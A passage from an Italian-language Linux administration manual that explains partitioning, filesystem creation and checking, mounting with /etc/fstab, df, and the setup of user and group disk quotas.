 0  Empty            9  AIX bootable    75  PC/IX           b7  BSDI fs
 1  DOS 12-bit FAT   a  OS/2 Boot Manag 80  Old MINIX       b8  BSDI swap
 2  XENIX root      40  Venix 80286     81  Linux/MINIX     c7  Syrinx
 3  XENIX usr       51  Novell?         82  Linux swap      db  CP/M
 4  DOS 16-bit <32M 52  Microport       83  Linux native    e1  DOS access
 5  Extended        63  GNU HURD        93  Amoeba          e3  DOS R/O
 6  DOS 16-bit >=32 64  Novell Netware  94  Amoeba BBT      f2  DOS secondary
 7  OS/2 HPFS       65  Novell Netware  a5  BSD/386         ff  BBT
 8  AIX
```

Le modifiche alla tabella delle partizioni vengono registrate solo nel momento in cui si termina l'esecuzione del programma con il comando **w**. Se **fdisk** segnala qualche tipo di errore in questo momento, potrebbe essere necessario riavviare il sistema prima di utilizzare il disco su cui sono state apportate queste modifiche.

Alcune opzioni

`-l`

Emette l'elenco delle partizioni esistenti nelle unità IDE e SCSI. Non inizia alcuna attività interattiva.

`-s` ⟨*partizione*⟩

Utilizzando questa opzione seguita dal nome del file di dispositivo che fa riferimento a una partizione (`/dev/hda1`, `/dev/hda2`, ecc.) si ottiene la sua dimensione. Questa informazione è importante nel momento in cui si vuole creare al suo interno un filesystem e il programma utilizzato non è in grado di determinarla da solo.

### 41.1.4 # cfdisk

`cfdisk [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩`]`

**cfdisk** è un programma interattivo per la modifica della tabella delle partizioni di un disco che possa essere organizzato in questo modo. Si tratta di un programma che svolge le stesse funzioni di **fdisk** offrendo un sistema di interazione meno spartano.

Dal momento che richiede delle librerie particolari per la gestione dello schermo (**ncurses**), è poco indicato il suo utilizzo in presenza di sistemi estremamente ridotti o di emergenza. Ciò significa che il programma **fdisk** tradizionale non può essere abbandonato per adottare esclusivamente **cfdisk**.

### 41.1.5 # mke2fs | mkfs.ext2

`mke2fs [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

`mkfs.ext2 [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

**mke2fs** permette di creare un filesystem di tipo Ext2 (Second-extended) in un'unità di memorizzazione. Questa viene indicata nel modo consueto, attraverso il nome del file di dispositivo corrispondente (`/dev/`...).

La dimensione è espressa in blocchi. Se questo valore non viene specificato, **mke2fs** cerca di determinarlo da solo, ma non sempre il valore risulta corretto, quindi conviene fornire questa indicazione.

Vedere *mke2fs(8)*.

Alcune opzioni

`-b` ⟨*dimensione-del-blocco*⟩

Permette di definire la dimensione dei blocchi, espressa in byte.

`-c`

Prima di creare il filesystem controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura.

`-i` ⟨*byte-per-inode*⟩

Definisce il rapporto byte/inode. **`mke2fs`** crea un inode a ogni intervallo stabilito espresso in byte. Il valore predefinito è di 4 Kbyte (4096) e non può essere inferiore a 1 Kbyte (1024).

`-q`

Esegue l'operazione senza emettere informazioni di alcun tipo, in modo da poter essere utilizzato agevolmente all'interno di script.

`-S`

Scrive solo il superblocco e il descrittore di gruppo. Ciò può essere utile se, sia il superblocco principale che quelli di riserva sono rovinati e si intende tentare, come ultima risorsa, un recupero dei dati. In questo modo, la tabella degli inode e altre informazioni non vengono modificate. Subito dopo è necessario utilizzare il programma **`e2fsck`** (41.2.1), ma non c'è alcuna garanzia che il recupero funzioni.

### 41.1.6 # mkdosfs | mkfs.msdos

`mkdosfs [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

`mkfs.msdos [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

**`mkdosfs`** permette di creare un filesystem Dos-FAT. Può essere usato per tutti i tipi di unità a disco, compresi i dischetti.
Vedere *mkdosfs(8)*.

Alcune opzioni

`-c`

Prima di creare il filesystem controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura.

Esempi

`#` **`mkdosfs -c /dev/fd0`**

Crea un filesystem Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi.

### 41.1.7 # mkfs

`mkfs [-t` ⟨*tipo-di-filesystem*⟩`]` `[`⟨*opzioni-specifiche*⟩`]` ⟨*dispositivo*⟩ `[`⟨*dimensione-in-blocchi*⟩`]`

**`mkfs`** è un programma che uniforma l'utilizzo dei programmi specifici per la creazione dei vari tipi di filesystem. In questi casi si può parlare anche di programma frontale oppure si usa il termine inglese *front-end*.
L'opzione **`-t`** serve per specificare il tipo di filesystem da creare, in questo modo **`mkfs`** sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di filesystem, ovvero dal programma che si prenderà cura effettivamente dell'inizializzazione.

Esempi

`#` **`mkfs -t msdos -c /dev/fd0`**

Crea un filesystem Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi.

`#` **`mkfs -t ext2 -c /dev/fd0 1440`**

Crea un filesystem Ext2 nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie. La dimensione in blocchi viene indicata in modo esplicito.

## 41.2 Controllo dei filesystem

I dati contenuti all'interno di un filesystem sono organizzati in una struttura articolata e delicata. A volte, specie se succedono incidenti, conviene controllare questa struttura attraverso un programma che si occupa di risistemare le cose.

> Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso necessari al tipo di operazione da compiere.

### 41.2.1 # e2fsck | fsck.ext2

`e2fsck [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩

`fsck.ext2 [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩

**`e2fsck`** permette di eseguire un controllo in un filesystem di tipo Ext2 (Second-extended) e di applicare le correzioni ritenute necessarie. In generale, è opportuno che il filesystem da controllare non sia montato.

Vedere *e2fsck(8)*.

Alcune opzioni

`-c`

Avvia a sua volta il programma **`badblocks`** in modo da ricercare e segnare eventuali blocchi difettosi.

`-f`

Forza il controllo anche se il filesystem sembra in ordine (un filesystem che sembra non contenere errori viene definito «pulito»: *clean*).

`-F`

Prima di procedere, fa in modo di scaricare la memoria cache del filesystem su cui si vuole intervenire.

`-n`

Esegue il controllo in sola lettura, rispondendo automaticamente **`n`**, no, a tutte le domande che potrebbero essere fatte.

`-p`

Ripara automaticamente il filesystem senza fare alcuna domanda.

`-y`

Risponde automaticamente **`y`**, *yes*, a tutte le domande che potrebbero essere fatte, in modo da permetterne l'utilizzo non interattivo attraverso uno script.

Valore di uscita

Il valore restituito da **`e2fsck`** è il risultato della somma delle condizioni seguenti:

- **`0`** conclusione normale senza errori;
- **`1`** errori nel filesystem;
- **`2`** errori del sistema: se il filesystem era montato, è necessario riavviare il sistema;
- **`4`** errori nel filesystem rimasti inalterati;
- **`8`** errore operativo;
- **`16`** errore nell'utilizzo o nella sintassi;
- **`128`** errore nella libreria condivisa.

### 41.2.2 # dosfsck | fsck.msdos

`dosfsck [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩

`fsck.msdos [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩

**`dosfsck`** permette di eseguire un controllo in un filesystem di tipo Dos-FAT e di applicare le correzioni ritenute necessarie. In generale, è opportuno che il filesystem da controllare non sia montato.[2]

Per conoscere maggiori dettagli conviene consultare *dosfsck(8)*.

[2] **`dosfsck`** non è un programma che viene installato in modo predefinito dalle distribuzioni, per cui, nella maggior parte dei casi occorre provvedere direttamente per questo.

Alcune opzioni

`-a`

Esegue automaticamente la riparazione del filesystem. Se esiste più di una possibilità per eseguire una correzione, viene scelta la meno distruttiva.

`-r`

Esegue la riparazione del filesystem in modo interattivo, richiedendo all'utente la scelta sul tipo di correzione da attuare quando esiste più di una scelta.

`-t`

Marca i *cluster* illeggibili come difettosi.

Valore di uscita

- **0** Non sono stati riscontrati errori nel filesystem.
- **1** Sono stati riscontrati errori risolvibili.
- **2** Errore nell'utilizzo o nella sintassi.

### 41.2.3 # fsck

`fsck [`⟨*opzioni*⟩`] [-t `⟨*tipo-di-fs*⟩`] [`⟨*opzioni-specifiche*⟩`]` ⟨*dispositivo*⟩`...`

**`fsck`** è un programma che uniforma l'utilizzo dei programmi specifici per il controllo e la correzione dei vari tipi di filesystem. Si tratta di un programma frontale.

L'opzione **`-t`** serve per specificare il tipo di filesystem da analizzare, in questo modo **`fsck`** sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di filesystem, ovvero dal programma che si prenderà cura effettivamente dell'operazione.

Vedere *fsck(8)*.

## 41.3 Attivazione dei filesystem

Per poter accedere ai dati di una qualunque unità di memorizzazione organizzata con un filesystem, è necessario prima montare il suo filesystem in quello globale.

Prima di estrarre una di queste unità, o comunque, prima di poter spegnere un elaboratore, occorre eseguire l'operazione opposta di distacco. Occorre cioè smontarla (*unmount*).

In un sistema GNU/Linux devono essere necessariamente collegati il filesystem principale (*root*), e il filesystem virtuale `/proc/` che però non fa capo ad alcuna unità fisica.

Se si utilizzano partizioni di scambio per la gestione della memoria virtuale, queste devono essere collegate con un'operazione concettualmente simile al montaggio, anche se poi non appaiono nella struttura generale del filesystem globale.

### 41.3.1 Tipi di filesystem

Quando si monta un filesystem è necessario che il modo con cui questo è organizzato (cioè il tipo) sia riconoscibile e gestito dal kernel. Nella tabella 41.2, sono elencati i nomi che identificano i tipi di filesystem riconoscibili da un kernel Linux.

### 41.3.2 Implicazioni legate al mount

Il montaggio implica l'inserzione di un filesystem estraneo in quello generale. Questo fatto può far sorgere problemi di sicurezza e di compatibilità con il sistema. L'elenco seguente dovrebbe dare l'idea di alcuni dei problemi connessi con il montaggio.

- Il filesystem estraneo potrebbe non essere sicuro, di conseguenza si pone il problema di:
  - decidere se permettere l'avvio dei file eseguibili, infatti potrebbe trattarsi di cavalli di Troia;
  - decidere se considerare validi o meno i permessi SUID e SGID che potrebbero dare ai programmi privilegi indesiderabili;
  - decidere se gli utenti comuni possono eseguirne il montaggio.
- Il filesystem estraneo potrebbe contenere dati che non devono essere modificati; in tal caso conviene utilizzarlo in sola lettura per impedire l'alterazione del suo contenuto, anche solo accidentalmente.

| Tipo di filesystem | Descrizione |
|---|---|
| minix | Minix |
| ext2 | Second-extended |
| hpfs | |
| umsdos | GNU/Linux su Dos-FAT |
| msdos | Dos-FAT (nomi 8.3) |
| vfat | Dos-VFAT (nomi lunghi) |
| nfs | NFS o filesystem di rete |
| iso9660 | CD-ROM |
| smbfs | SMB (rete NetBIOS-TCP/IP) |
| ncpfs | |
| affs | |
| ufs | |
| sysv | |
| proc | filesystem virtuale /proc |
| swap | partizione di scambio |

Tabella 41.2: Elenco dei nomi di filesystem utilizzabili.

- Il filesystem estraneo potrebbe essere incompatibile con la struttura di un filesystem Unix. In tal caso, occorre trovare il modo di farlo assomigliare a questo, per esempio attribuendo a tutti i file gli stessi permessi e la proprietà a un utente e a un gruppo particolare.

### 41.3.3 Opzioni

In occasione del montaggio di un filesystem si possono definire alcune opzioni allo scopo di modificarne il comportamento predefinito. Quello che segue è un elenco parziale delle opzioni disponibili. Inizialmente vengono mostrate le opzioni che riguardano generalmente i filesystem compatibili con i sistemi operativi Unix, e possono essere utilizzate anche in presenza di filesystem differenti quando ciò può avere significato. Vedere *mount(8)* e *nfs(5)*.

Opzioni valide per i filesystem Unix

`remount`

Si tratta di un'opzione speciale che può essere usata solo quando il filesystem in questione è già montato, allo scopo di rimontarlo con delle opzioni differenti (quelle che vengono definite assieme a **`remount`**).

`default`

Utilizza le impostazioni predefinite: **`rw`**, **`suid`**, **`dev`**, **`exec`**, **`auto`**, **`atime`**, **`nouser`**, **`async`**.

`sync | async`

Esegue gli I/O sui filesystem in modo sincrono o asincrono. La modalità sincrona è più sicura, ma il suo utilizzo rallenta e appesantisce l'attività del disco.

`atime | noatime`

Aggiorna o meno la data di accesso ai file. Può essere utile eliminare questo tipo di aggiornamento per ridurre l'attività del disco.

`auto | noauto`

Permette o impedisce il montaggio automatico quando si utilizza il file `/etc/fstab`.

`dev | nodev`

Considera o esclude che si tratti di dispositivi a blocchi o a caratteri.

`exec | noexec`

Permette o impedisce l'esecuzione di file binari.

`suid | nosuid`

Consente o impedisce che i bit SUID (*Set User ID*) e SGID (*Set Group ID*) abbiano effetto. Disattivando questa possibilità (cioè utilizzando l'opzione **`nosuid`**), si vuole evitare che gli eseguibili contenuti nel filesystem che si intende montare, possano ottenere privilegi particolari.

`user | nouser`

Permette o impedisce all'utente comune di montare e smontare il filesystem. L'opzione **`user`** implica l'attivazione automatica di **`noexec`**, **`nosuid`** e **`nodev`**, a meno che queste siano annullate da successive indicazioni contrarie come nella lista seguente: **`user,exec,suid,dev`**.

`ro`

Sola lettura.

`rw`

Lettura e scrittura.

Opzioni valide per i filesystem FAT

Si tratta di ciò che è alla base dei filesystem **`umsdos`**, **`msdos`** e **`vfat`**. Tuttavia, occorre ricordare che un filesystem UMSDOS emula un filesystem Unix, quindi non sono valide le opzioni seguenti nel caso specifico di questo tipo di filesystem.

`uid=`⟨*ID-utente*⟩

Permette di stabilire il proprietario dei file e delle directory contenute nel filesystem. Se non viene specificato, si intende appartengano all'utente che esegue il montaggio.

`gid=`⟨*ID-gruppo*⟩

Permette di stabilire il gruppo proprietario dei file e delle directory contenute nel filesystem. Se non viene specificato, si intende appartengano al gruppo dell'utente che esegue il montaggio.

`umask=`⟨*maschera*⟩

Permette di stabilire quali permessi inibire nel filesystem. Si tratta del solito numero ottale, composto da tre cifre numeriche, dove la prima cifra rappresenta i permessi per il proprietario, la seconda per il gruppo, la terza per il resto degli utenti:

- 1 rappresenta un permesso in esecuzione;
- 2 rappresenta un permesso in scrittura;
- 4 rappresenta un permesso in lettura.

Di conseguenza,

- 3 rappresenta un permesso in scrittura ed esecuzione;
- 5 rappresenta un permesso in lettura ed esecuzione;
- ...

Bisogna fare attenzione però che il valore che si inserisce rappresenta un impedimento all'uso di quel permesso, di conseguenza, la maschera **`022`** indica che è consentito al proprietario qualunque tipo di accesso (lettura, scrittura ed esecuzione), mentre agli altri utenti non è consentito l'accesso in scrittura.

Se non viene definito si utilizza il valore predefinito per la creazione dei file nei filesystem normali: **`umask`** appunto.

`quiet`

I filesystem FAT non sono in grado di memorizzare informazioni sulle proprietà e i permessi dei file. Di conseguenza, i programmi che tentano di modificare i valori predefiniti, ottengono una segnalazione di errore dalle funzioni di sistema. Questa opzione inibisce queste segnalazioni di errore.

Il dispositivo di loopback

Un caso particolare di opzione è **`loop`** che consente di accedere a file-immagine di dischi o partizioni. Questa particolarità viene descritta più avanti in questo capitolo.

### 41.3.4 # mount

`mount [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩`] [`⟨*directory*⟩`]`

**`mount`** permettere di montare un filesystem all'interno del sistema. Il programma opposto è **`umount`** e serve per smontare un filesystem montato precedentemente. La forma normale e più semplice di utilizzo di **`mount`** è la seguente:

`mount -t` ⟨*tipo-di-filesystem*⟩ ⟨*dispositivo*⟩ ⟨*punto-di-innesto*⟩

In questo modo si richiede al kernel di montare il filesystem del dispositivo specificato nella directory indicata (punto di innesto).

Per conoscere la situazione dei dispositivi collegati attraverso questo sistema, si può usare la sintassi seguente:

`mount [ -t` ⟨*tipo-di-filesystem*⟩`]`

Se viene specificato il tipo di filesystem, si ottiene un elenco limitato a quei dispositivi.

Il filesystem `/proc/` non è associato ad alcun dispositivo speciale, e quando se ne vuole eseguire il montaggio, si può utilizzare un nome di dispositivo arbitrario, per esempio **`proc`**.

La maggior parte delle unità di memorizzazione sono indicate nel modo consueto utilizzando nomi di file di dispositivo (`/dev/`...), ma ci possono essere altre possibilità, come quando si vuole montare un filesystem di rete o NFS, dove si usa la forma ⟨*host*⟩`:/`⟨*directory*⟩.

Il file `/etc/fstab` viene utilizzato per automatizzare il collegamento dei filesystem più importanti al momento dell'avvio del sistema. Questo viene letto utilizzando la forma seguente:

`mount -a [ -t` ⟨*tipo-di-filesystem*⟩`]`

Di solito si trova una chiamata di questo tipo all'interno di uno degli script che compongono la procedura di inizializzazione del sistema (`/etc/rc.d/rc*`). La presenza del file di configurazione `/etc/fstab` è utile anche per semplificare il montaggio (e poi anche l'operazione inversa) di un filesystem che sia stato previsto al suo interno. Diventa sufficiente una delle due forme seguenti.

`mount` ⟨*dispositivo*⟩

`mount` ⟨*punto-di-innesto*⟩

In linea di principio, solo l'utente **`root`** può montare un filesystem. Per permettere agli utenti comuni di montare e smontare un'unità di memorizzazione (come nel caso di un CD-ROM o di un dischetto), la si può indicare nel file `/etc/fstab` con l'opzione **`user`**. Nell'esempio seguente, si vede un record di `/etc/fstab` attraverso il quale si definisce il montaggio facoltativo di un CD-ROM in sola lettura con la possibilità anche per gli utenti di eseguire l'operazione.

```
/dev/cdrom  /cdrom  iso9660  ro,user,noauto,unhide
```

In tal modo, qualunque utente potrà eseguire uno dei due possibili comandi seguenti.

`$` **`mount /dev/cdrom`**

`$` **`mount /cdrom`**

La coppia di programmi **`mount`** e **`umount`** mantiene una lista dei filesystem correntemente montati. Quando **`mount`** viene avviato senza argomenti si ottiene l'emissione del contenuto di questa lista.

Vedere *mount(8)*.

#### Alcune opzioni

`-a`

Utilizza `/etc/fstab` per eseguire automaticamente l'operazione: Vengono montati tutti i filesystem a esclusione di quelli segnati come **`noauto`**.

`-t [no]`⟨*tipo-di-filesystem*⟩`[,...]`

Specifica il tipo di filesystem. Sono riconosciuti i nomi indicati nella tabella 41.2. Se il nome del tipo di filesystem viene preceduto dalla sigla **`no`**, si intende che quel tipo deve essere escluso. Se si vogliono indicare più tipi di filesystem questi vengono separati da virgole.

Quando si usa questa opzione con l'indicazione di più tipi, o con il prefisso **`no`**, lo si fa quasi sempre con l'uso dell'opzione **`-a`**, come nell'esempio seguente:

`#` **`mount -a -t nomsdos,nonfs`**

In questo caso si intende eseguire il montaggio di tutti i filesystem indicati all'interno di `/etc/fstab`, a esclusione dei tipi **`msdos`** e **`nfs`**.

`-o` ⟨*opzione-di-filesystem*⟩`[,...]`

Questa opzione permette di specificare uno o più nomi di opzioni, separati da virgole, legati alla gestione del filesystem. L'elenco di questi nomi si trova nella sezione 41.3.3.

Esempi

`# mount -t ext2 /dev/hda2 /mnt`

Monta il filesystem di tipo Second-extended contenuto nella seconda partizione del primo disco fisso IDE, a partire dalla directory `/mnt`.

`# mount -t vfat /dev/fd0 /floppy`

Monta il filesystem di tipo Dos-VFAT (Dos-FAT con le estensioni per i nomi lunghi) contenuto in un dischetto inserito nella prima unità, a partire dalla directory `/floppy/`.

`# mount -t nfs roggen.brot.dg:/pubblica /roggen`

Monta il filesystem di rete offerto dall'elaboratore **`roggen.brot.dg`**, corrispondente alla sua directory `/pubblica/` (e discendenti), nella directory locale `/roggen/`.

### 41.3.5 # umount

`umount [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩`] [`⟨*directory*⟩`]`

**`umount`** esegue l'operazione inversa di **`mount`**: smonta i filesystem. L'operazione può avvenire solo quando non ci sono più attività in corso su quei filesystem, altrimenti l'operazione fallisce.

Alcune opzioni

`-a`

Vengono smontati tutti i filesystem indicati in `/etc/fstab`.

`-t [no]`⟨*tipo-di-filesystem*⟩`[,...]`

Indica che l'azione deve essere eseguita solo sui filesystem specificati. Se si usa il prefisso **`no`**, l'azione si deve compiere su tutti i filesystem a esclusione di quelli indicati.

Esempi

`# umount /dev/hda2`

Smonta il filesystem montato precedentemente, riferito al dispositivo `/dev/hda2`.

`# umount /mnt`

Smonta il filesystem montato precedentemente nella directory `/mnt`.

`# umount -a`

Smonta tutti i filesystem che trova annotati nel file `/etc/mtab`, escluso il filesystem **`proc`**.[3]

### 41.3.6 /etc/fstab

Il file `/etc/fstab` viene utilizzato per definire le caratteristiche e le directory di collegamento (punti di innesto) dei vari filesystem, usati di frequente nel sistema. Si tratta di un file che viene solo letto dai programmi, e il suo aggiornamento viene fatto in modo manuale dall'amministratore del sistema.

Il file è organizzato in record (corrispondenti alle righe) divisi in campi separati da uno o più spazi (inclusi i caratteri di tabulazione). Le righe che iniziano con il simbolo **`#`**, le righe vuote e quelle bianche sono ignorate e trattate eventualmente come commenti.

1. Il primo campo definisce il tipo di dispositivo o il filesystem remoto da montare.
2. Il secondo campo definisce la directory che funge da punto di innesto per il filesystem.
3. Il terzo campo definisce il tipo di filesystem e ne viene indicato il nome in base alla tabella 41.2.

   Se in questo campo viene indicato il termine **`ignore`**, si intende fare riferimento a una partizione presente, ma inutilizzata, e per la quale non si vuole effettuare alcun collegamento. Di fatto, i record che contengono questa indicazione vengono ignorati.

[3] **`umount`** non smonta i filesystem che sono utilizzati in qualche modo, di conseguenza è improbabile che il comando **`umount -a`** possa smontare il filesystem principale. Nella fase di arresto del sistema, questo viene rimontato in sola lettura prima dell'arresto totale.

4. Il quarto campo descrive le opzioni speciali per il tipo di montaggio che si intende eseguire. Si tratta delle stesse opzioni speciali descritte in *mount(8)* e anche nella sezione 41.3.4 in occasione della spiegazione dell'uso dell'opzione **`-o`** (a esclusione dell'opzione **`remount`**).

5. Il quinto campo viene utilizzato per determinare quali filesystem possono essere utilizzati per il *dump*.[4]

6. Il sesto campo viene utilizzato dal programma **`fsck`** per determinare l'ordine in cui il controllo dell'integrità dei filesystem deve essere effettuato nel momento dell'avvio del sistema.

   Il filesystem principale dovrebbe avere il numero 1 in questo campo, mentre gli altri, il numero 2. Se questo campo contiene il valore 0, significa che il filesystem in questione non deve essere controllato.

Esempi

Nell'esempio seguente, tutte le unità che non sono unite stabilmente al corpo fisico dell'elaboratore, hanno l'opzione **`noauto`** che impedisce il montaggio automatico all'avvio del sistema. Queste possono essere attivate solo manualmente, attraverso **`mount`**, con il vantaggio di potere indicare semplicemente la directory di collegamento (punto di innesto) o il nome del dispositivo.

```
# nome                Innesto       Tipo      Opzioni              Dmp Chk

/dev/hda3             /             ext2      defaults             1   1
proc                  /proc         proc      defaults             0   0
/dev/hda2             none          swap      sw
/dev/hda1             /mnt/dosc     vfat      quiet,umask=000      0   0
/dev/sda              /mnt/dosd     vfat      user,noauto,quiet    0   0
/dev/sda1             /mnt/scsimo   ext2      user,noauto          0   0
/dev/cdrom            /mnt/cdrom    iso9660   ro,user,noauto       0   0
roggen.brot.dg:/      /mnt/roggen   nfs       ro,user,noauto       0   0
/dev/fd0              /mnt/dosa     vfat      user,noauto,quiet    0   0
```

- Il dispositivo `/dev/hda3` viene utilizzato come filesystem principale e per questo è il primo a essere attivato. L'ultimo campo (*check*) riporta il valore 1, perché si vuole fare in modo che questo filesystem venga controllato per primo al momento dell'avvio del sistema.
- Il filesystem virtuale **`proc`** viene inserito correttamente nella directory `/proc/`. Il nome utilizzato nel campo del nome, **`proc`**, non significa nulla, ma è preferibile al consueto **`none`** che si è usato spesso in questo caso.
- Il dispositivo `/dev/hda1` corrisponde a una partizione Dos-FAT con la gestione dei nomi lunghi. In particolare, viene permesso a ogni utente di accedere ai suoi file in tutti i modi possibili.
- Il dispositivo `/dev/sda` rappresenta un cosiddetto *superfloppy*, cioè un disco rimovibile che non è in grado di gestire partizioni, esattamente come fanno i dischetti. Trattandosi di un disco rimovibile viene concesso a tutti gli utenti di eseguire il montaggio e questo non viene effettuato automaticamente al momento dell'avvio del sistema.
- Il dispositivo `/dev/sda1` rappresenta la stessa unità a dischi rimovibili, ma in questo caso viene vista come la prima partizione di uno di questi dischi. Anche qui viene concesso agli utenti comuni di montare e smontare il disco.
- Il dispositivo `/dev/cdrom` rappresenta il lettore di CD-ROM. In particolare, viene specificato che l'accesso può avvenire in sola lettura.
- L'elaboratore **`roggen.brot.dg`** condivide tutto il proprio filesystem (a partire dalla radice) attraverso il protocollo NFS. Viene consentito l'accesso in sola lettura.
- Il dispositivo `/dev/fd0`, il dischetto, può essere utilizzato da tutti gli utenti e si prevede di utilizzare sempre solo il formato Dos-FAT con l'estensione per i nomi lunghi.

### 41.3.7 /etc/mtab

Il file `/etc/mtab` ha la stessa struttura di `/etc/fstab`, ma viene gestito automaticamente da **`mount`** e **`umount`**, e rappresenta i filesystem connessi nella struttura generale. Non deve essere modificato e dovrebbe essere creato automaticamente all'avvio del sistema.

[4] Si tratta di una procedura per ottenere delle copie di sicurezza che comunque non è indispensabile. Per questo si possono usare strumenti normali senza bisogno si utilizzare la configurazione di questo file.

### 41.3.8 $ df

`df [⟨opzioni⟩] [⟨dispositivo⟩...]`

**`df`** permette di conoscere lo spazio a disposizione di una o di tutte le partizioni che risultano montate. Se non vengono indicati i nomi dei dispositivi, si ottiene l'elenco completo di tutti i dispositivi attivi, altrimenti l'elenco si riduce a quelli specificati.

L'unità di misura con cui si esprime questo spazio è in blocchi la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: **`POSIXLY_CORRECT`**. La presenza di questa fa sì che, se non viene usata l'opzione **`-k`**, i blocchi siano di 512 byte come prevede lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Alcune opzioni

`-a | --all`

Emette le informazioni relative a tutti i dispositivi attivi, anche di quelli che normalmente vengono ignorati.

`-h | --human-readable`

Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.

`-i | --inodes`

Emette il risultato indicando l'utilizzo e la disponibilità di inode, invece che fare riferimento ai blocchi. Questa informazione è utile solo per il filesystem che utilizzano una struttura a inode.

`-b | --byte`

Emette le dimensioni in byte e non in Kbyte.

`-k | --kilobytes`

Emette le dimensioni in Kbyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a **`df`** l'eventuale presenza della variabile **`POSIXLY_CORRECT`**.

`-m | --megabytes`

Emette le dimensioni in Mbyte.

## 41.4 Quota

Generalmente, l'utilizzo dello spazio nel filesystem non è controllato, per cui gli utenti possono utilizzare teoricamente quanto spazio vogliono in modo indiscriminato. Per controllare l'utilizzo dello spazio nel filesystem si può attivare la gestione delle ***quote***, cioè un sistema di registrazione dello spazio utilizzato in base all'appartenenza dei file a un utente o a un gruppo particolare. La gestione delle quote non si limita a questo: può impedire di fatto la creazione di file che superano lo spazio consentito.

Il controllo avviene a livello di partizione, per cui occorre stabilire per ognuna di queste quote di spazio utilizzabili. Generalmente, il problema di controllare le quote riguarda un numero ristretto di partizioni, precisamente quelle in cui gli utenti hanno la possibilità di accedere in scrittura.

Per il momento, il kernel Linux può gestire esclusivamente le quote di utilizzo delle partizioni di tipo Second-extended, cioè il suo tipo nativo.

### 41.4.1 Quota utente e quota di gruppo

Il controllo della quota può avvenire a livello di: singolo utente, di gruppo o di entrambi. In pratica, un file può essere aggiunto se la quota utente riferita all'UID del file lo consente, e nello stesso modo se la quota di gruppo riferita al GID del file non viene superata.

Il tracciamento e il controllo dei livelli di quota utente e di gruppo possono essere attivati indipendentemente l'uno dall'altro. In queste sezioni verrà mostrato come attivare entrambi i tipi di quota.

### 41.4.2 Kernel

GNU/Linux gestisce le quote attraverso il kernel, attivandole e controllandole attraverso una serie di programmi di utilità specifici. Pertanto è necessario che il kernel sia stato compilato attivando l'opzione della gestione delle quote.

- *Quota support* (12.5.15) **Y**

### 41.4.3 Configurazione con /etc/fstab

La gestione delle quote delle partizioni deve essere attivata espressamente nel momento del montaggio. Per questo si preferisce intervenire nella configurazione contenuta nel file `/etc/fstab`, in modo da facilitare la cosa. Nella colonna delle opzioni si possono aggiungere due parole chiave: **`usrquota`** e **`grpquota`**. La prima serve per attivare il controllo delle quote riferite agli utenti e la seconda per il controllo riferito ai gruppi. Le due cose sono indipendenti.

L'esempio seguente mostra in che modo attivare entrambi i controlli nella partizione `/dev/hda3`.

```
# nome                Innesto      Tipo     Opzioni                      Dmp Chk

/dev/hda3             /            ext2     defaults,usrquota,grpquota    1   1
proc                  /proc        proc     defaults                      0   0
/dev/hda2             none         swap     sw
/dev/cdrom            /mnt/cdrom   iso9660  ro,user,noauto                0   0
```

### 41.4.4 Registrazione delle quote

I livelli di quota dei vari utenti e dei gruppi sono contenuti in due file: `quota.user` e `quota.group`. Questi devono essere collocati nella directory principale della partizione da controllare, e richiedono solo i permessi in lettura e scrittura per l'utente **`root`**. Per fare in modo che tutto funzioni correttamente, è necessario creare tali file, lasciandoli vuoti inizialmente.

L'esempio seguente mostra il caso in cui si voglia controllare la partizione principale, ovvero quella che contiene l'origine del filesystem complessivo.

`#` **`touch /quota.user`**

`#` **`touch /quota.group`**

`#` **`chmod 0600 /quota.user`**

`#` **`chmod 0600 /quota.group`**

### 41.4.5 Attivazione del controllo

Prima che il sistema di controllo delle quote possa funzionare, occorre effettuare una scansione della partizione interessata, in modo da raccogliere tutte le informazioni necessarie sull'utilizzo dello spazio dal punto di vista degli utenti e dei gruppi. Queste informazioni sono poi contenute nei file `quota.user` e `quota.group`, già visti in precedenza.

La scansione si esegue con il programma **`quotacheck`**, e per sicurezza andrebbe ripetuta la sua esecuzione ogni volta che si avvia il sistema, oppure giornalmente, quando il sistema resta in funzione a lungo (per più giorni). Si può usare il comando seguente:

`#` **`quotacheck -a -v -u -g`**

In questo modo si ottiene la scansione di tutte le partizioni che sono state indicate nel file `/etc/fstab` come soggette a controllo delle quote. Le opzioni **`-u`** e **`-g`** richiedono espressamente che la scansione si prenda cura sia dell'utilizzo in base all'utente, sia in base al gruppo.

Ogni volta che si monta una partizione che è soggetta a controllo delle quote, è poi necessario attivare il controllo attraverso il programma **`quotaon`**. Per esempio, **`quotaon /dev/hda3`** attiva il controllo sulla partizione indicata. Tuttavia, generalmente si fa questo all'avvio del sistema, per attivare il controllo su tutte le partizioni specificate per questo nel solito file `/etc/fstab`. In pratica con il comando seguente:

`#` **`quotaon -a -v -u -g`**

